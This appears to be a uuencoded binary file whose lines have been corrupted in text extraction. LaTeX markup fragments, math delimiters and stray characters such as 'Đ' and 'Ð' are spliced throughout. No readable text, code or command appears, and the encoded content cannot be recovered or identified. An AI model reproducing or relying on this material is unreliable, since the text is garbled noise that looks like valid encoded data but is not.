MO*+Q)]D--[ROG1B,/78HIMBQX[64*%Z=0\$K]*%;JE\$TSJNA5HC@K9`'XYYFSD M6<)'>5Y8>>2:SC@,%T,8,;Y#)A^?,?%+RLT*&.YKXIDBBTH1^_+JE`8=^OTFĐ M7.'XC(&"_=0;G909R=GN[BHQ:ZWB\$`5K).7KS?."K;.P//B;'!.^:)1YE9;+Đ $MIH^+) 0@2S]^4W; #4B^]J2MF':AIM; H>?/-N:I/H+>U'"`>GEOOP]^-,L"5[Ð$ M`NZ]O40/I*\$&,P4I8L/"G(/Q)!5[_3W%9ULOY0'&LFQQMB*.`+P>?>)PTP\D MOC79VJC9'^LW/JP^"#[DD&0YM6UZWD\$FR6JV0.3ECK%6.*`7F<<S[,?)+IG&Đ M17\JO@5)'H8FCA6L!P,[`<TX8-]I5@6FQ`.?ARL%<U6UGN.T*B1H+&@[X:A0Đ MJ>L)\$E7"90?<YH1P^X#3-^ZUBT[[V[MYN;4-H5\(2#A./>/+\$D=2WQUSL[,LD)] M9'OCB,0/^NJ[<Q^GX`6OXN[NF::EYVD<U)VK*'<:-L1\$1'I#6\$/S.._!NZ+GĐ M%)I@:*(\$TFU/;GNO?E*VT"'Q*+'ZWHOJL>8/&\7.(XW6)6W\8%Z>8/73A;0.D M&<6,DHQAS3M\$F&&^GWAUI:9+ETKA:TAU['*3BV<'4XDXZKWJC)J<61F<J>(+D M>717Q4_U`PIY5-]ZDEZ2@_F]O/3>(C/5+P_H578YR]P6-I;RHKHDI2IHO;\"Ð MS,)YSI&3UGN6HA'.<_W0[%!T,Q-;Q`=NTW;&]'R^@(*GKWAU`;RDIJOZT\6*Đ M*RHRL`7D^**+50BVF\3YQ(<]DMC76E4Q-S86^S-J3X,%XDF[LLO,\<.9V7>\D M;^U`=6V#V+'%[(FA][0Z%RB7EQBL+Z]_]/<T*@E\$,%.G`B07"PM\,_\:;RY_Ð $M[\langle E^KQ-08^+0; /T(IA[+?623^*|0CGU+2F\rangle)COHK27+,?]9$ \$RL2;H,H.8WJ06Đ M]%@<5J:U\4#-&C;_&A46-37FJ6NUH<"L1H?0Y@:CRPBO;I1.W_:!@9M2U?KAÐ MST8DM4W[-656K4.GK'G^V10I6AHW;4NV-_A0TZ=R1!=`(/<<HAF8\$T)'3B3(Đ M\$L2X"([H`*%14)G1.I[J19]\R_MB1:"N^!RCZ!)\$B\$&\$'DDM'Z+KX>2CQ&S>Đ MV4WA0TE)DLE#R7;WQ+)H15L\S8OM>TQO9YGZ7PSV3#D\$:#R9.?"L1IJYY9DBĐ MJ_5Q)X.X**/)9#]?,'R<"S+#"+2)KDF:G5U4^T8MV\P#3E&TMURW*AC68Y8.Đ $M_B4IP+KHII.>1DM?,/-A"X9X0QI!E21&@$X2-=I;&-,->P]+Y:)]KR.`P___8D$ $MQ]70X[!Q.).[>93E8?Z6)'>Z)G^{CA}[G3^P>I"&T319;EJYL3#I4)^HTBN(%D)$ M\Q^!@%1FX&?HHXR-SW"%(ZZJWCG"VZZC<TD\$?[>",O\MRI9.YTY6%_&A4+;5D M3'O6LB@;A0&!#C03T"\$C32:D(&"YHI#\$*QGG!`'F-66@O7X@%H[`SF0W)/>RĐ MK=[:1R>J>^U[;7T+@'L?5Y,2"[<FD7JC!FNTXTE<W+6%>U/R&*(06VFMY4K\D MW`E',@&BIJDJRTJ6\<0@K8:BA,.201<N!`PD,;?#L9*TCY626N-DTDV'854-Ð $MFY(M%L[0=P"8'Y>KEP'[9(G)'='+6!>\7=F*!J7\#.R'.U)86JVV/K6/TK;Q=Ð$ MNI4Y3J-QQ<2324E-:XT!E\:".D])=S0H5I)THJ(N.]X%`I=K4.-=TD0!>Y]^Đ M]51IDGO=_3TCI6P>A;#<P>/5Z>7\3BDW:7Y7J?+^1V8,IM5/T8O-".+<%BFLD MHF!PE#Q<BH8YNO;+XAL#1821:QZAI\$TGG[KR(4\$SUQY]-,,16K33F!H;JZ=IĐ MDLZOO,SIOC25"*VI^RKR40A\GPJ)7F7I=ZYZ9-3019N,&S-5Z:1+ZL,7J.]8Đ M(>X; F)]7F%*N_S[5\$H4&1(FB@ZGGOR;H&Q]HG1'-ZU\$::R(GF0W4H7OW:1D MOM`7#/KXU85\,OSM3X.X_?ZHNKD7TCGX8E=9,1R1"!0]DF_CN*/W12CLB'!EĐ $\label{eq:mean_mean_substitute} \texttt{M@Y('>\&/>!H?)['QFST)CB_*@>!N,FSD<\$+>B'(*)[S="Y%?>*+P-MO5G_-"#D"]}$ M6=#\1N%M\/9_7BZAX"EZ7R`@Z-<TW;=ILEF#S+:0?TS*\$HDQWOK+%.%PBHG^D MO_`7BB^;%?\$'=]O8W%DBA'_P-LCL(AS&_P=G,<87H;C?_^"+8F(;FP/T#Z[^Đ $MI^07SOQ][$]Q[0]-7%/F9#KP8N9^2A(5ZB^#^>]COG3&K,2'+T(=7P%0T5;=Ð$ M; *^`<H6^EU#OYJ.%P30\$N^`JQ:>)!2^3#:(63S*!GT]T9Q!5&["KB#5S@>8.Đ M12279)6-4\ZN3\@X#/K\$]X']QY=;S1*WQFE0WN.BZB]`MK./<\;D^4KYNC<Đ M=5>89^VIZZ]:/KPW>?#X(<N;QYQ"I_*3115FB\$Y&'`2&,2]U,8X`^=MR_J+*Đ $M<1RC-\&E-\\<0/EWD,KLS045\&`@QZP^CCUJWC-IPP?),O4ISZL)Z^GOL\\`Z*8-Ð$ MZ8#P9S;_5X!89F%D/F7>YU\$D51IT'@B#;V9'#,TS##';Y&5/')?7JLJ)98>9Đ MJB:Q=C^T!C/K+&YI.*D%Z=8X<86[OV40=-:453<I6V@J7V/F./02J^M?7A<GD $\texttt{M?WQ)K7M} \& \texttt{'D} \& \texttt{$QK)!} \\ \texttt{[BM.B6} & \texttt{$Z^LXJ} \& \texttt{7K*V;1DC/$Y} \& \texttt{0()C7MF*91L)} \\ \texttt{$9L$} & \texttt{$9L$} \\ \texttt{$1DC/$Y} & \texttt{$1DC/$Y} & \texttt{$1DC/$Y} \\ \texttt{$1DC/$Y} & \texttt{$1DC/$ MSRH8X),SG6Y%'9>RVRBA_9;)=[>MJSP:7-P'.H#K5IT_CH5+=&*&!D`6!27YĐ $M/B*; +EAO$\F:_@KP@>*[:[QX3FF(NDDI'+@Z/+!OR,&Y6,K+5_,(?D*V@W^<DE)]$ M7,&U;Z>+ER5T=V0W)#@CUCBJG7V(J['3U83"E:2Q3L3P%GQ?<,0`()#B@EEWĐ M4,EJF'G2'F\<P.DA+LKLU[;Z0.BSI"2#/'G;HYK"5A=H9H4W?4I<L>6UZ_L*D M, 'X%1%SQ(B+5#4DD%WD^?\$%T\Y^,*1PPT6]^Z#?GA+L8<+7*"I>NK8(<2S-8Đ M5\.E`#U%B9RJP+,%V>`6\#]+7><A;JVEX&MJY+C5F^)2XCL)NDH549UJ_FI&D MEVK#I.P"UA(S)2[.BH\$9'SVPFR;-OO5\RCK]"G!;M_CLJJ7JN=<4='ZAJ77,Đ $MH.O\^Z$L\#<0'=F:_B\?"/O+\W+&UZ/^7";83K*Q^?T58'X8S,D<+:J?SA\GD$ MPJ-R="&](?3FDJA\FX^?7P&VN_<B&@XEHY\$Y)BOX%B(B4[O!"M,Y%6X%,LR!Đ MU,Q^'^ITEC!SEZ)8M_"%;:Z8ST]AO3+1T*@OK;;I[\B3E6"*-L@636?GS\>.Đ M2%X!F39M9Y"O@!)%O<I&[P^HG)+3QBUHM`D@=[HMZ4(S3Q*G*V=O6_Z!*:JĐ M!TZVO4==AHW)/SLJZ+5@F+'V<G&TGT[#BQ&TC^];'T35^7^53KP1<NP%0:GCD MIKXBW[8\$.?*@(DZ70CC/0_U<F2_A4M7!.^;Y"N`?&GN"M#K+.KI]!5S!-;\"Đ

MVM]\$@[FNF2XI=:<U*)EWENBJH^39K[2F\VOOW5,C[MT`;8'%6^A<LX=HE"C2Đ M@C/!ML=0W4[SR3T%AAA>Q'W\@\$55>M#4B&L-#<J.EO?0IW:/L2%]PT-W=(98D MM?IF%<;+5P#(XA/%(\\KX!F4GN\,KZVSY43DC)E3G3.[9'UZ:L<C4J/"Z_/QĐ M&,PS]+V:EQN!>-0!'X3R_K@I6V#&XOQ8W4!#PJ?(@7I+C6)G#D!DV,_PZ["ZĐ M"_INOHI])R,OCU_W)7Z/3[]#6%T763A]!>QAN;P"O(Y?T\$Z^\$5@AFO%BOBS6Đ M3S)+&*.=@\$6);`\!E+/MZ4BI,C*AF]AQL9=>`3^<WFR:P?OFSUX#+ZB>QOYMĐ $\label{eq:md} \texttt{MD=\'(=+-/\%:_\YR^._"4"_R2)$KX^]E0$3SG*+,H_,TM1"<`RY,_*&-\#WGD}$ MOINOQH:[OBQD-08Y)C\'<:01]ITPXN<(C.K\$])2SEHA=H)V@>H3G5S&_CD("D MHA!_D\;[GTCC>*9BBDVD8?*",KG=S(:*`;71!S\$%KC"`1VMHYN<I9W]@9PZĐ M5D9,]<4QEBY>C[3.]ZINFI[><&H26D&.-(F`;7C8F]'QVX9DGJ'T4*QZZE\LĐ $M13!_U535\T^`<=/\&)1XO41\&UV/F@=H`17V6R#U98@#R"F+QC*(#%Q6=#-E5%D)$ MOCU8*C4U.IDS>:1?>]8:]^"[?01T%:`J_%PEN'.?&"\$L-;8D5GTT<&];%%W]D M/MQ/3&YT0@)TU']J4!@`N@#E&S5"XE8P)E=EFEN2I45)%43CC-U7F1BA!A8>Đ M`UE3\$_GH%&P=TP_QK+:T`CSU)D_&4/^Q75>OU/!0E*;`)\;M[_15#.KB/KYCĐ M4"&*S/(HJ39P(M:.@,8D`6TOVPBP3T=P=KU4#.Z,`_HO_'11I=#Q92W,^FA(Đ M'T*/R27(QDV9]:Q7\A1\CGCDJK&P3F#4]@8Q@]T7T+H[V9M?=QI#:'JN<7GZÐ MNJW\2Q"A7NPPR#<.=,B[DY:(.UN2L"!A/\JC6"%WWB*3]\VR#/6.^)%2JB!\D M*OT;E/S^_T-);@6650"S1`E?IZMZG=^&FLF'>'T;X7.NO@^,YC1?[<U1?Y!LD $MVQ9"4_WF,]Q,?T;/[\],[NL+K!OPJ)MIL]IS71Q8TV+$"^,I!F_;S741XJNÐ$ MND6VX&+\IEZX=<Q]3*5!URMA!;MOE:^I.9*7C5R8+<',:Y68"*9_]-R=+#6<D M'D_5P/6[M!'S6F9`?;L^(Q,7;'4*%87B[J`U^\'&"->T&?BCQI4<YSFG&V#HĐ $M2!=5II-7"^4N^^BH@G^C7*;J_P7^7-@7,M)5I8+FY6Q?]9?.61%HPNF72ED M+/RH9CQX(MQ!B,P@"OD]_>;J_CFO,O3QFOEE.)R>G*M.K_V?N-8#WPO2,LJ+Đ MUX/G"RCY?WPFTDG@VU@/OC<L1C]1_T6^L5^>XK[^.VQ^QY-2RT&MJD).3XNOĐ MO[]]4XGX-K[HSSB6H(_8:`@GZYA>L!D`:F1UF]#A2M7])%V3J:5#7H))YIVZÐ M>O43-%%<_A>SFT<5]V8?"(D^]@KH6N=ADEB,[LA,7P=+P'-]G;"P:&;)5A?)D M7TXV(8F@,<050K"\$(;98I;'J54K-RB0A^,TMH?YP2RO//]SRUY5EK+<03VQWĐ M2F4M0)&U%A\$M7OAQ]Q%>M4S:\OKUK#JZTL\$7D15:'!WQ[][0VLY%22%)EGX/Đ M[P[QL2<(L7-.YPV, \$9,^Q,:&"'C:POI1>TLMY_C+1HO\->RU):91WIC]DG'EĐ M%;#J]PNL([],M;CZ>/86?^K0-L>L\JJ_09^=IKL5+)MT8)_"E\$#%TS8=+1`FĐ MD![W#3QOUO%+YDAM2M;\"GD73=FSMH79LBYF.%Q8GXTH:XV#UB4(6&R+_.?_Ð MYA[WB10IAK\T:7'Z?/<+#G-O<(!O>:0,X5_0CHYM=&Z.&0?Y8\$P(C)-E+'COĐ M2:C:#",^&OTB(2\$7A*!#;O,QOD.-@];L/68!]UNAA]BC+I"@75-.VWP?<)RCĐ $\label{eq:mk*} \verb|MK*|'' | \verb|IG:,Z_CJ&U&^OW>^+<P>\G4_[MD(@ME;[$`Y\VZWW$+>$MEZ[13MRQA^D]) | \label{eq:mk*}$ MU;H';Z]8#D/@3]&=NA7'(YR;(OC%VM#^-L[8@X'F65H:YF-IH9K:L]E(&_PLD M1XOL*/Z*!!N<@7J*T#KWBC8L3<>P'Q&_"[I.\(\%08E/(CS;[BTHWEO!GLQ6Đ M0DM;10D*6VE=?S)D.J]'TJ]@5]=VN_YWT&E8[<QQR)*NF>#F^VF*LJHVX(0RĐ MJ\$@!1Z\$'[E-L*4:FWP[KS6C+\\ '**>05K5;5X^"#ED[.Z)*[KC4(B54>^\W1>C\D) ${\tt MHI!^2D\&8SU7)((SUM[K\#DXF;^'>94']?OZ54H@U1:TE-]<Y(_.RD@GN?V;>[DEGEN = 1.5])} \\$ MHABJ`K/+>R*[SZ)FV[E1Y0(8,EO\4O=([?KF._5(Q993"=9(''2JLMBN16PĐ MF,T2R\$;T=*!41';YUS2B-?SF("Q_.,AIUYM+_J;?LHQ36F[20"75Q97%O;BIÐ MY=8AXQW1R\$SS[S&XSBT&7A\$2@R6U.]TW=2\$QYF7(163+HX6.G6-FR,)&X.TDM+XA: EXC8A, A) A0\$<D+\[QX=_XARKN(TDC3S5^^LMW`<8;+;S0F;;9+WU@=E*D M^(8KQ/A?0NM+Q<M@E']P13A[BILY)VT*3FZF9#"26!<5UG*`!'D+NZT9C<N^Đ M5,R^"-WYW_#0[QB-_F._.'&]'W?G_PI8I.Q;SCUM06=3`*'K4X1!?D'5Y'Đ MHF-T9!WA!5/(,Y/R66WF.MLY7*.30WGQ3GT:'J]\$`S)J/=1PODH:@QZ-;-@XĐ MYO<Q<L*_19P70^?=WWV!XG?U>D`6J#I+"->IA<JM?J[XGD(T8!_Y.:=<"L0<D M;@TE7\$]AY@EN0/]@!8_RVS;-/.9'ZP[O2(+;?ET("!?VK-]M!O8/;>86^02/Đ M\$(]00.WLP'R?KJ]DKHW\$9=?9]NF;XAI^WV3@/ROK*?[DW1W_V+M7MCQ!!7.ZD M"L57\"1YC1;0%C'!I);.RL;38^LA*ZX*770>FECF-@2R&KQ:'QLS[@(K"PJ&Đ M8D;1L?)OEV#@D*0!`PK"[.P]?U*9_S]4F5M:ILTZ+4[7#6=K@=Y/(?"I#NSFÐ M3V0!U=EP6>4R 2`T:J!;<O.;:!40P>N'1<ZEM%<C=,:D .<#N\$B5C9\$1`J!@Đ M2*-_#EN[TK]YLNR?X7CKH3O9)35]I:9F!6^"@73`9@@4(X'%\D=J3O8.6'0:Đ MPCF/W37>\$\-R]1BI>2[\W/I^\J*\$I6=:9A\$:)'BH-GXP3B2F\$R;T#@"FZT0.Đ $ML*3X/71M_H[%[$?>S%_Y^P_<K]O`H<?51HRMPW]@46NJ,@-3&U]L0&+.:9[`D)$ M7VM"\O^XZ]S+NG[`]R]6S+_C!.7W=406KA'?4N]?1'T`%:J88/%@T,"#E/83Đ MBE-ST7M/#!Y%B<T&7!16LF6%!D1Z\W/#?".LJ9VBJT[VX.H\$DBX>8"!:)?N]Đ MAYK_?.\ST7T/KF>S"&FE_C]Z#<]?17_GRUB^YSCC7Y3K(?A6*_X1OB:YPJ\$\Displaysty

M#)B!/6&!.1(6-C<2L0U(5"2+H+Y*VJ#>(:6(D)`1V8Q!#W%9Z[3<QG-%1NL+D)MS!K"&Q).TR&1-#8,H<NB7.+E9*Q?+^%P'8Y^+PVECQ[\WZKN/SS!:)IO#^LOĐ M*-V#=7["<KKAJR+S85NL>XX>>E\'9/5X3GA<=-MD/Y7M?X'PE_"7CVWF3'(?Đ MJZ2N98!*;5C7RN2CMD;4VQ?YK8UI_T<2=9RX?_38ZE@?81.8I=N]A(**^@!3D $M[,;=>4.5NN02&0(8EBC\#<6*<:Q4S7Y2H>^L(R04>-8X7@1&WA)^A`G,5E=ZCĐ)$ $M\&U"%(6S+86J_RW/XO63!^,=6NQX1?E(Q:4P==,;Y''OU([6\&9HFJUY<HS$!YD)]$ M<8#V@WY\8SXX)LIX6K381\$9]D.>Q%:P)^E<1NOYN<'*QKZ:IZR'&(J3QX"++Đ M8Y]^=W9']U?`;X*%5QT07,'])4Z>XE/XBYWM^I>Q&#=36N1[))''__O3#_&I:Đ $MR(2N) = Y[E/-9-9Q"WY5F7V^3';>;KDFD"W*A^OHV3+$HL>H=EV6V>1)GB)D$ M*NCYA/PM,K\U\9Z_K8'JD2[SJP[\(X"YVY_%IH6:%)A&.#N.PO[X5,4DM,7\$D $\texttt{M} > - (\texttt{IVB'H} \# 4 \times \texttt{XI@^WIN'V} > \texttt{W9} > .94 [81^* \setminus \texttt{M5} \# ?\&\texttt{T1R'F0"V} \\ \texttt{@AA} < \texttt{L6G@'HFO3D})$ M63?RO>]/-2#L/U;HC5B-%J*JVCZ&TP-ZH)&1DYM-WO*2.K-Q[=1G4D@3"M!,D-1G4D@3"M!,D-1G4D@3"M!,D-1G4D@3"M!,D-1M8SP!4D0JQZT(5I*JB3+F>JNWE&^<5)YZTT=4+0\$!X<0D6M@'*-"*53XA?`\AĐ $M^GNM"_F/='H4;=J*7UTW27=Z18L\.GIRLRG=5%]O/&&1&R".,"D#^6F<TUL<D$ M7_YX@-!8L\X_-"Z5-3C;."GY0`EB96)NZ#T3E>B1JI!2.RQ*&%JK.0('X9^:Đ M7ZT_B<?[-^PJ-:HM.809?YZN>6M&):2K)8QWMCX7[`J?XA0V@=1;A0:S@WV/Đ M@B3\$_\")'[JN<GU(#Z]B.BYB.0=[H[P&HP>EY6)(:-Z.6[K9WYGTNY08OTF9Đ M5Y[>C2WUL^Y!W34V=CQPG1[O9ZML4!24O<X,>LNM7/597*AE'79.:Z`>*+M0Đ MU#Y1H(1VRKMYK'9R_-[*ZZ)TA/T7Y(9SA/CU9SZUFB!*4H@!BT\$T(=UA]10+D M<%\$N)X:C/#0TN_T9'U]QD[P#><;ZK_',^E/<52\H!`%:5Z@SKX`S-:M70.];D MN/_1MX'Q#,[B^82^^`HX3[I^-AT2GQ**84W#FSRAIR_E';.,ZJT0J1>^0#Y!Đ M"@JM:&7(2T\$`(5&JJS^+V@LL,'UKRN+2C>,F1OH#OXZ&KK`I.():+^-\$6\$.#Đ MDB#P;SX\\$]R?\$W3O/52_`G8WN3DW'TUO7G8>'E9E&YL:K"^&2//ENHDRUE%!Đ M+O*/Y7XT1%%,;HI,)_3"9'WV16"40I#?C?+DO!6CN3(;H<,90]Q+(BLF]ZCHD $M+T'N^{\ }XZ/\$E5T4ZEM*W(\$0`\&\$O5Q9\ :=Q\0J6V-U3Y4T-77YN\#?=R<9ZXN>BD$ $\texttt{MY/L8O.P,!-\,![`8[H+%*/[\#,`_VCD_,DQ+3'=L1MG:V3D:1.+J>._\#%+Y[/Đ]) }$ MI9\$6.[XA<0^\^:1420:%Z@!A!(#`*#1!J`>X7JZSWM>JL(O./M&FFF@N,F^*Đ $M[+>F<]VKHP/L&YJT:N5D]80!?-Y;`Q@=!A>M9A=42Q[@M3\H^F';I:Y50CED]$ M+JB7&.+CM[P+^1;P1U:"D7M\.L-'T3")8TA5LYA0(D8UL6U(!9FB6./DB`PXĐ M;TX\$2IB\$2)\,Y^A7P#NE7^?_\%NW_A9=\%PO\E-K!>\182]WQ8GHF>,HIU;&MMD $M_> < 8R^`UPZJ.OD7" < Z+$<1+1.ZG??2PT*C((&`O(H_LL[6PU^)>_W+)]PY\\=D$ M&<YN'K%B^&S\$HTS]J50_<NYB7W/DY_Q>4FL"79A/7A?1\$&US10"2]P!J*,ZQĐ M119U`PZ8EV@'(3[8;1)^*)SOG.A4+^330UX^?MJU'S&!-&H,M:Q<U<'VG.2IĐ MG3L/9[WBMG!6Z)P\$/O[<>X:.L].`MC-*SWO_`-\$)[ITTIPXWP(!2W5UJ<L=Đ M)5*T<ELD?@6XW3R[Z/:^<G6R0/@#E61)#DL2N7VLFF`2A%>`T]/:`[;&)^`HĐ $M^*S!*7QL,6-MNB-LS[M,*F)<O^*S7&1W>,O^2[.H](:Y3*X=K@XV/F$E7J52QD$ MR>\$6B&\$4/X,N)#_]/W34XH%ZP__)TSC]1/T50'%8'2S8,/?\$D[%84I/]X.Y4D M9^%>I=[\98)S#)3*0C"ZUI!'Z>1[FFVS4@_BW5MU]PI8:GB1G?MJY^*9:\R+D $\texttt{MVC;U^6(\$0\backslash B>K\#9TBV@\#\$,\backslash HZLU"R)T00K4\backslash T7D!PK*WX;E4_I8\#W[JM\&+NNĐ]}$ M)-@0+28E`QL4F5/ZTW3X.K3!&HT]V/UQ`[')@Z0!CT0IF'//.ECWMM-/]\$6'D MUOLR*LT,6H>W=:XQM_@>5P7FWK!EE#_,8845<+)@OO.WZXKRN<GQH1TH81QGD M+>ZS^JL&;J/TD%[2-A:2((@/\$M'T83"<Z6DZ75YXK]B,&Z4B]FB=A>:FU:I^Đ $\texttt{M3\#F\$SV} _ @\#, \texttt{G} \] \$RN0 > 6SI1 _ E \] \&\$ - \#Z1A = ")C \] \texttt{AM5M+R} / \$RR8,) OC/D^QHID; \\ \eth = \#Z1A + \#Z1A$ MA329UH>ZZE8QTJ[.58H0./9=ZDN[0PL;NS4<2KI3%HK2M3G)1`;3.0ZDVOP/Đ M^HP0BA%@]X+L_;@AV\$?TU["IK)O2\$]7)["<G6W51\H\6FS\#?GXL0H\V#QM+D $\texttt{M}_)\texttt{K}/<1]\texttt{H'L};/<,+-5\texttt{C8}\\ \texttt{A}^\&;<4\texttt{EO}"=\texttt{S8E}/912)\texttt{M!}:\\ \texttt{[7%<;X2!A9_D&O^F?!D}$ MI<L."\GD\$TO)GIF>C1E:Z\$A/V:+>>VE/.BRZG#!',CT<)D9.U&VI\\NH[*,BĐ MC&],C34U22BY_`\M+:L+.U5A)CMRW-D1S884^,(RI`'(>C)8%>E-C1+2F.H'D MLXW6DU?U*R_'=!J9S:G'DQ^MJ+KH1[:K=MU*Q_NS0^*`PD!`P_H0K9[\$N.5ZĐ M<VW%HYW&\E(7+IO41%TR]6#AJ!ZXM7K!!VEOGC-.F.TG+-)7P-.'L1U\$S@><Đ MIKU(\N8HV9B&6`6XX9Q!KTPG-')0]F,-(8#.76N7W\$PS=?Z^J[IB.,]U<USQĐ $MW = J" > Q&QE, <V: WHO?63&-$6=/F-<&/&F2/1[,?#UP]&M6?XX^E=*(2J"OĐ)$ $ML@TM\:HX&0UQEZX\^H8C+ZI(9-?,YGAX&.GI-)XX5C5$(?=7U`IB]MMFX,U_Ð$ M'5`X'-_LRP[6`E43V\`34:@.&QJ9IONA^F-%W_AS^%9S?Z\8.L-=OU5"=UX>Đ M*@CQ'O`ZSX^X8FIE?&G,C6?D(#G/!VF\$)*K:9CA_&,I(?K4:.3-@OANMPB['D M5&Z_D:3VAM.B9B?6VB"LD\L/?=N]0`>*!.E=!DURV\RU1GW'\$N5^0&IO:*X)D M)Z?J<YE28]#&==8T"V1/LZX0&3'K`K:P-"\S)*;VCRUK>#[X0\Z2UG"#G"XSĐ MO)T"TM[L^>91?4I<&8V\$P?NCL!.11.Q2>?UW8I@`+V-Z?P=J"_HO4:`F=)D&Đ $M!4NFPI"Q4>0F3\3]]_$0+Z-6R_R6OAL:ZQ2M.)-EU2W,(K"9S?ZQN79%&#BÐ$ M*XJFYEW>BNR`DX`_"G29W]<BQCJYUS^HQU?=>?)/6=&5CFN8U=TX:6H\E9#'D

M8S4;"-A\$4L+HA%CVD]`A@@55P(^,G,1G[D]I:MQC8!]?_RB-1XBJ?O]<-J3%D $M(NH>3D13>SQ2?4)NIP\JX,Y5H&;BJA^!(^8`2RNU*<?`71S));U[$CX,(PI[Đ)$ MX^.W<&E.0'5R+W1VDF.1LQ_%;T\$Z35/#%2K:?E'Y^9@OO9&/@9*0'HB`8S12Đ M[E[4M#WFM[-S*S%^M5]&]Q0<ZOC0J23A+Z8*]6UNNRPIFU<D\$EW-<0?HA-)0Đ M*6AGYY:SYVH_%_]-J+?)0X<ZIRN[!(S/[&)N1(Z`N#^8MLG.@BMP:0%PP,V7Đ M.Y)CPBO4)6P4M; %Q((!%*IN;N\$T!#2B7>W32-L)J'P7WQ)@W5:WS=<"CEPB:Đ MV&VMBYI).G`,U%,2UM@TY="%)J"#<-F27:?<2?^DPUPIKMW27"L<&<P6CS9<D MD4'CHHN&:LE!CD42)2FVH69&:1_7.%U65GQDSJ8Q.NO\$^\$D%G;5?#PM!'K0)Đ MQH6JQ?4]S\$-H7(6G6?:J1U(OC[1TDUEZY7/!,*,AI>[BSKV;_Q#=T;U1[.*JĐ M=1@\@5SE69<*";;%UN62NK2#B?TP8:11E!@^X:-89^+'^LPE5.^B)FHI'A+5D M.VR@]/L#SI)L1TW+3'NB:;)+XD\DGJ0[PHRB%?Z]@NZ]I#SLA7KJT]S\$/XT?Ð M[&O9G(`Y&]+V.FEJP3Z6R5V82:)9B4MY*9%^U'XP4DJ^A-CP66:SWU!JIIAWĐ MJQF3_<T"6J?/:!2/1C>@#.1U,QDC_:`0>KC<JZI+?\0U1IY-LT::J#+62Y-IĐ M?,PQK#&V5AI2NNB=J#/9862`V4SM2F\Y5\S)W\>VI0LM\$*#=R34W\EYB9AS`D M]!8+_+[[/@*A/2?@TT>RKH@R.5/.'Q=Y/TJK25-SL7_,TIJY>-*8+M*>@\$4.Đ M=PVO#)X];Q#0-,#[T?#3D;^YA22.,/K.I,0(XXU:_[&FHNB[_BK"[_HPXMEFĐ MO#-<'\$CYP(RGGW=.<K635P.\$K%\$'Z*JIO=G:+BI\$CNECRP0)J!\$8QY#P53OSĐ MO`K+%W,M,Z4.;J%<8HUB--F<'173R(/'[=HTV0VRN(-([:\`>3\$0*4%ZZMNBĐ MKG\5<^-:"`>*0,U\$\$HA)C4]#7^NG0Q"I2:2F[A^S+M]%O70.6*]U7X0<;&K5Đ $M"\$?<KS)1E8ZTGDC<JJ]OC!`6DS?)=1\$_QT^$\#VKH\C]5KS?1]Z\$]==8^;E'MJD$ M[PM9G-@7C+JX_LF/AA<; #7', X.\$TGWZ&]I%LDD2)9<\^/4OST^GAMP7M>@R.IÐ M)?E>S,,,M78#-A'.9@@WEW&5LPA-6_<3PBPFW,=+"#7TLF(\3A<KP@J,/AN_D M%:R4WGH"JNH<6UL!4F\XB-ZI.MKTXOC6<X3DS.;++B,;\$SN'C[6)F9'#TC"%D M]T&"5"]WT=7>XOFCRX-`]%K\$').I+@.:VR]LW\$BK&DS'[.MPQ5@W<0-#5L0VD M?O`*O`/W^V6U(2L;5#L!*MOH#E3&QDAO*.[W(IBE6AIG/X"]WDEJ!\A?(M4)D M2'?T6BRV0C-B548W3HB2+\$+X.9!.E_T,EZ9?`=6Z%Z57;RW>/<>E>=C\$C2_[Ð $M8[%-K4!X/+G)@&*08![]QK+I()<GXN&^@[NY=E.:V&9-FNB70+22[A*<0@;;D=1.5]$ $MCC49V3YP \setminus 10#7X!RZ]E-^3< C3W' CVZG/P>6[H5-?\PS*WZ2WS*D(#Y6,0/Ð)$ MP&S0.BSS,'-3H&%%":N79?4Q19^5\$TFC;]-R<X"><8Z_Z0[!BH\$!C2`X`=V*Đ MW.'V<VA=: 'SEQ`3EJ_,*]&E.]/'[!+*HS[JG_N[D_>KKRO14#1DP-ZUH<]4:D M]/S5Y:Q)P?M)J=N;0Y[N>Q?%Z<;R2YUD2]M&2WV@L81&'-A(;TY0W6;U7BU9Đ $M[.,':(@BQU\#:>K4L3/)A>"_"'UXNF\#P+5146=G:>&R[-I\#S;JS<>14M(-$X(D))A>"_"'UXNF#P+5146=G:>&R[-I#S;JS<>14M(-$X(D))A>"_"'ANF#P+5146=G:>&R[-I#S;JS<>14M(-$X(D))A>"_"'ANF#P+5146=G:>&R[-I#S;JS<>14M(-$X(D))A>"_"'ANF#P+5146=G:>&R[-I#S;JS<>14M(-$X(D))A>"_"'ANF#P+5146=G:>&R[-I#S;JS<>14M(-$X(D))A>"_"'ANF#P+5146=G:>&R[-I#S;JS<>14M(-$X(D))A>"_"'ANF#P+5146=G:>&R[-I#S;JS<>14M(-$X(D))A>"_"'ANF#P+5146=G:>&R[-I#S;JS<>14M(-$X(D))A>"_"'ANF#P+5146=G:>&R[-I#S;JS<>14M(-$X(D))A]A**$ $\texttt{M} \le \texttt{QD-@N-Q}^R \le \texttt{K1+>\#Q-+\#B} \times \texttt{KS:} (\$+\$N] \texttt{CP\#IPFWAXN-T41:*D4} = \$\$D = \texttt{N} \times \texttt$ $M(5:*!HAOQ=;1U@1@14!\D#]"$ %ELOZE@?HJ8.I1:<U6<<<G`QRT?^@('<)'J*D MDK`*4WQ!`<ZHX*?\WDGGD#-SLO2G6U.+V-\$5K:[R*\#!B3#*S6%*]50_09OTD M@[>75A0J!\$E57%27=)L'%9ELJ:DC=+ZI[`AX;0F1^JE\$%B[\S@`C`:U>Z'3IĐ MBP0EL(\&P!F.N\$>@,VE5?&I^1%O3')M@\$K?:7%L7TIL_4:H@H\$@U*MR#%5G/Đ M(\GCU(EBA@UC8I4OQBAD[1Z?&'9=%\7JK6#\$%5P?9%+[\$;`ETN:(E3"9TR1!Đ M22#Q,NE47F]\4ATJ;A\GVX!T0].33%\3)T1+3'D)\U\$33I'%\$W7(+`>H98)MD $\texttt{MGQ1BUT1I}\\ \$0V"\texttt{I}\\ \texttt{G3V}\\ (\ ,:5;3\texttt{U}\\ \texttt{TH}\\ \texttt{?M0B}":\texttt{EX1D.}\\ \texttt{>Q?JS}\\ \texttt{]Q}\\ \texttt{-DT?BS7}\\ \texttt{JR}\\ \$A\&\\ \texttt{[}2\texttt{E}\\ \texttt{D}\\ \texttt{D}\\ \texttt{D}\\ \texttt{T}\\ \texttt{S}\\ \texttt{D}\\ \texttt{D}\\ \texttt{S}\\ \texttt{D}\\ \texttt{D}\\ \texttt{S}\\ \texttt{D}\\ \texttt{D}\\$ 